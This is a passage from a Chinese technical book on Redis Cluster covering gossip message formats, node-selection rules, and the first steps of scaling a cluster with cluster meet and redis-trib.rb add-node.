·fail消息：当节点判定集群内另一个节点下线时，会向集群内广播一个fail消息，其他节点接收到fail消息之后把对应节点更新为下线状态。具体细节将在后面10.6节“故障转移”中说明。

所有的消息格式划分为：消息头和消息体。消息头包含发送节点自身状态数据，接收节点根据消息头就可以获取到发送节点的相关数据，结构如下：

```
typedef struct {
    char sig[4]; /* 信号标示 */
    uint32_t totlen; /* 消息总长度 */
    uint16_t ver; /* 协议版本 */
    uint16_t type; /* 消息类型, 用于区分meet,ping,pong等消息 */
    uint16_t count; /* 消息体包含的节点数量, 仅用于meet,ping,pong消息类型 */
    uint64_t currentEpoch; /* 当前发送节点的配置纪元 */
    uint64_t configEpoch; /* 主节点/从节点的主节点配置纪元 */
    uint64_t offset; /* 复制偏移量 */
    char sender[CLUSTER_NAMELEN]; /* 发送节点的nodeId */
    unsigned char myslots[CLUSTER_SLOTS/8]; /* 发送节点负责的槽信息 */
    char slaveof[CLUSTER_NAMELEN]; /* 如果发送节点是从节点, 记录对应主节点的nodeId */
    uint16_t port; /* 端口号 */
    uint16_t flags; /* 发送节点标识, 区分主从角色, 是否下线等 */
    unsigned char state; /* 发送节点所处的集群状态 */
    unsigned char mflags[3]; /* 消息标识 */
    union clusterMsgData data /* 消息正文 */;
} clusterMsg;
```

集群内所有的消息都采用相同的消息头结构clusterMsg，它包含了发送节点关键信息，如节点id、槽映射、节点标识（主从角色，是否下线）等。消息体在Redis内部采用clusterMsgData结构声明，结构如下：

```
union clusterMsgData {
    /* ping,meet,pong消息体*/
    struct {
        /* gossip消息结构数组 */
        clusterMsgDataGossip gossip[1];
    }
}
```

```
    } ping;
    /* FAIL 消息体 */
    struct {
        clusterMsgDataFail about;
    } fail;
// ...
};
```

消息体clusterMsgData定义发送消息的数据，其中ping、meet、pong都采用clusterMsgDataGossip数组作为消息体数据，实际消息类型使用消息头的type属性区分。每个消息体包含该节点的多个clusterMsgDataGossip结构数据，用于信息交换，结构如下：

```
typedef struct {
    char nodename[CLUSTER_NAMELEN]; /* 节点的nodeId */
    uint32_t ping_sent; /* 最后一次向该节点发送ping消息时间 */
    uint32_t pong_received; /* 最后一次接收该节点pong消息时间 */
    char ip[NET_IP_STR_LEN]; /* IP */
    uint16_t port; /* port*/
    uint16_t flags; /* 该节点标识, */
} clusterMsgDataGossip;
```

当接收到ping、meet消息时，接收节点会解析消息内容并根据自身的识别情况做出相应处理，对应流程如图10-14所示。




图10-14 消息解析流程

接收节点收到ping/meet消息时，执行解析消息头和消息体流程：

· 解析消息头过程：消息头包含了发送节点的信息，如果发送节点是新节点且消息是meet类型，则加入到本地节点列表；如果是已知节点，则尝试更新发送节点的状态，如槽映射关系、主从角色等状态。

·解析消息体过程：如果消息体的clusterMsgDataGossip数组包含的节点是新节点，则尝试发起与新节点的meet握手流程；如果是已知节点，则根据cluster MsgDataGossip中的flags字段判断该节点是否下线，用于故障转移。

消息处理完后回复pong消息，内容同样包含消息头和消息体，发送节点接收到回复的pong消息后，采用类似的流程解析处理消息并更新与接收节点最后通信时间，完成一次消息通信。

10.3.3 节点选择

虽然Gossip协议的信息交换机制具有天然的分布式特性，但它是有成本的。由于内部需要频繁地进行节点信息交换，而ping/pong消息会携带当前节点和部分其他节点的状态数据，势必会加重带宽和计算的负担。Redis集群内节点通信采用固定频率（定时任务每秒执行10次）。因此节点每次选择需要通信的节点列表变得非常重要。通信节点选择过多虽然可以做到信息及时交换但成本过高。节点选择过少会降低集群内所有节点彼此信息交换频率，从而影响故障判定、新节点发现等需求的速度。因此Redis集群的Gossip协议需要兼顾信息交换实时性和成本开销，通信节点选择的规则如图10-15所示。




图10-15 选择通信节点的规则和消息携带的数据量

根据通信节点选择的流程可以看出消息交换的成本主要体现在单位时间选择发送消息的节点数量和每个消息携带的数据量。

1.选择发送消息的节点数量

集群内每个节点维护定时任务默认每秒执行10次，每秒会随机选取5个节点找出最久没有通信的节点发送ping消息，用于保证Gossip信息交换的随机性。每100毫秒都会扫描本地节点列表，如果发现节点最近一次接受pong消息的时间大于cluster_node_timeout/2，则立刻发送ping消息，防止该节点信息太长时间未更新。根据以上规则得出每个节点每秒需要发送ping消息的数量=1+10*num (node.pong_received>cluster_node_timeout/2)，因此cluster_node_timeout参数对消息发送的节点数量影响非常大。当我们的带宽资源紧张时，可以适当调大这个参数，如从默认15秒改为30秒来降低带宽占用率。过度调大cluster_node_timeout会影响消息交换的频率从而影响故障转移、槽信息更新、新节点发现的速度。因此需要根据业务容忍度和资源消耗进行平衡。同时整个集群消息总交换量也跟节点数成正比。

2.消息数据量

每个ping消息的数据量体现在消息头和消息体中，其中消息头主要占用空间的字段是myslots[CLUSTER_SLOTS/8]，占用2KB，这块空间占用相对固定。消息体会携带一定数量的其他节点信息用于信息交换。具体数量见以下伪代码：

```
def get_wanted():
    int total_size = size(cluster.nodes)
    # 默认包含节点总量的1/10
```

```
int wanted = floor(total_size/10);
if wanted < 3:
    # 至少携带3个其他节点信息
    wanted = 3;
if wanted > total_size -2 :
    # 最多包含total_size - 2个
    wanted = total_size - 2;
return wanted;
```

根据伪代码可以看出消息体携带数据量跟集群的节点数息息相关，更大的集群每次消息通信的成本也就更高，因此对于Redis集群来说并不是大而全的集群更好，对于集群规模控制的建议见之后10.7节“集群运维”。

10.4 集群伸缩

10.4.1 伸缩原理

Redis集群提供了灵活的节点扩容和收缩方案。在不影响集群对外服务的情况下，可以为集群添加节点进行扩容也可以下线部分节点进行缩容，如图10-16所示。




图10-16 集群节点上下线

从图10-16看出，Redis集群可以实现对节点的灵活上下线控制。其中原理可抽象为槽和对应数据在不同节点之间灵活移动。首先来看我们之前搭建的集群槽和数据与节点的对应关系，如图10-17所示。




图10-17 槽和数据与节点的对应关系

三个主节点分别维护自己负责的槽和对应的数据，如果希望加入1个节点实现集群扩容时，需要通过相关命令把一部分槽和数据迁移给新节点，如图10-18所示。




图10-18 槽和相关数据迁移到新节点

图中每个节点把一部分槽和数据迁移到新的节点6385，每个节点负责的槽和数据相比之前变少了从而达到了集群扩容的目的。这里我们故意忽略了槽和数据在节点之间迁移的细节，目的是想让读者重点关注在上层槽和节点分配上来，理解集群的水平伸缩的上层原理：集群伸缩=槽和数据在节点之间的移动，下面将介绍集群扩容和收缩的细节。

10.4.2 扩容集群

扩容是分布式存储最常见的需求，Redis集群扩容操作可分为如下步骤：

- 1) 准备新节点。
- 2) 加入集群。
- 3) 迁移槽和数据。

1.准备新节点

需要提前准备好新节点并运行在集群模式下，新节点建议跟集群内的节点配置保持一致，便于管理统一。准备好配置后启动两个节点命令如下：

```
redis-server conf/redis-6385.conf
redis-server conf/redis-6386.conf
```

启动后的新节点作为孤儿节点运行，并没有其他节点与之通信，集群结构如图10-19所示。

2.加入集群

新节点依然采用cluster meet命令加入到现有集群中。在集群内任意节点执行cluster meet命令让6385和6386节点加入进来，命令如下：

```
127.0.0.1:6379> cluster meet 127.0.0.1 6385
127.0.0.1:6379> cluster meet 127.0.0.1 6386
```

新节点加入后集群结构如图10-20所示。




图10-19 集群内节点和孤儿节点




图10-20 新节点6385和6386加入集群

集群内新旧节点经过一段时间的ping/pong消息通信之后，所有节点会发现新节点并将它们的状态保存到本地。例如我们在6380节点上执行cluster nodes命令可以看到新节点信息，如下所示：

```
127.0.0.1:6380>cluster nodes
1a205dd8b2819a00dd1e8b6be40a8e2abe77b756 127.0.0.1:6385 master - 0 146934780075
    7 connected
475528b1bcf8e74d227104a6cf1bf70f00c24aae 127.0.0.1:6386 master - 0 146934779874
    8 connected
```

...

新节点刚开始都是主节点状态，但是由于没有负责的槽，所以不能接受任何读写操作。对于新节点的后续操作我们一般有两种选择：

- 为它迁移槽和数据实现扩容。
- 作为其他主节点的从节点负责故障转移。

redis-trib.rb工具也实现了为现有集群添加新节点的命令，还实现了直接添加为从节点的支持，命令如下：

```
redis-trib.rb add-node new_host:new_port existing_host:existing_port --slave  
--master-id <arg>
```

内部同样采用cluster meet命令实现加入集群功能。对于之前的加入集群操作，我们可以采用如下命令实现新节点加入：

```
redis-trib.rb add-node 127.0.0.1:6385 127.0.0.1:6379  
redis-trib.rb add-node 127.0.0.1:6386 127.0.0.1:6379
```



运维提示

正式环境建议使用redis-trib.rb add-node命令加入新节点，该命令内部会执行新节点状态检查，如果新节点已经加入其他集群或者包含数据，则放弃集群加入操作并打印如下信息：

```
[ERR] Node 127.0.0.1:6385 is not empty. Either the node already knows other  
nodes (check with CLUSTER NODES) or contains some key in database 0.
```

如果我们手动执行cluster meet命令加入已经存在于其他集群的节点，会

造成被加入节点的集群合并到现有集群的情况，从而造成数据丢失和错乱，后果非常严重，线上谨慎操作。

3.迁移槽和数据

加入集群后需要为新节点迁移槽和相关数据，槽在迁移过程中集群可以正常提供读写服务，迁移过程是集群扩容最核心的环节，下面详细讲解。

(1) 槽迁移计划

槽是Redis集群管理数据的基本单位，首先需要为新节点制定槽的迁移计划，确定原有节点的哪些槽需要迁移到新节点。迁移计划需要确保每个节点负责相似数量的槽，从而保证各节点的数据均匀。例如，在集群中加入6385节点，如图10-21所示。加入6385节点后，原有节点负责的槽数量从6380变为4096个。




图10-21 新节点加入的槽迁移计划

槽迁移计划确定后开始逐个把槽内数据从源节点迁移到目标节点，如图10-22所示。

(2) 迁移数据

数据迁移过程是逐个槽进行的，每个槽数据迁移的流程如图10-23所示。

流程说明：

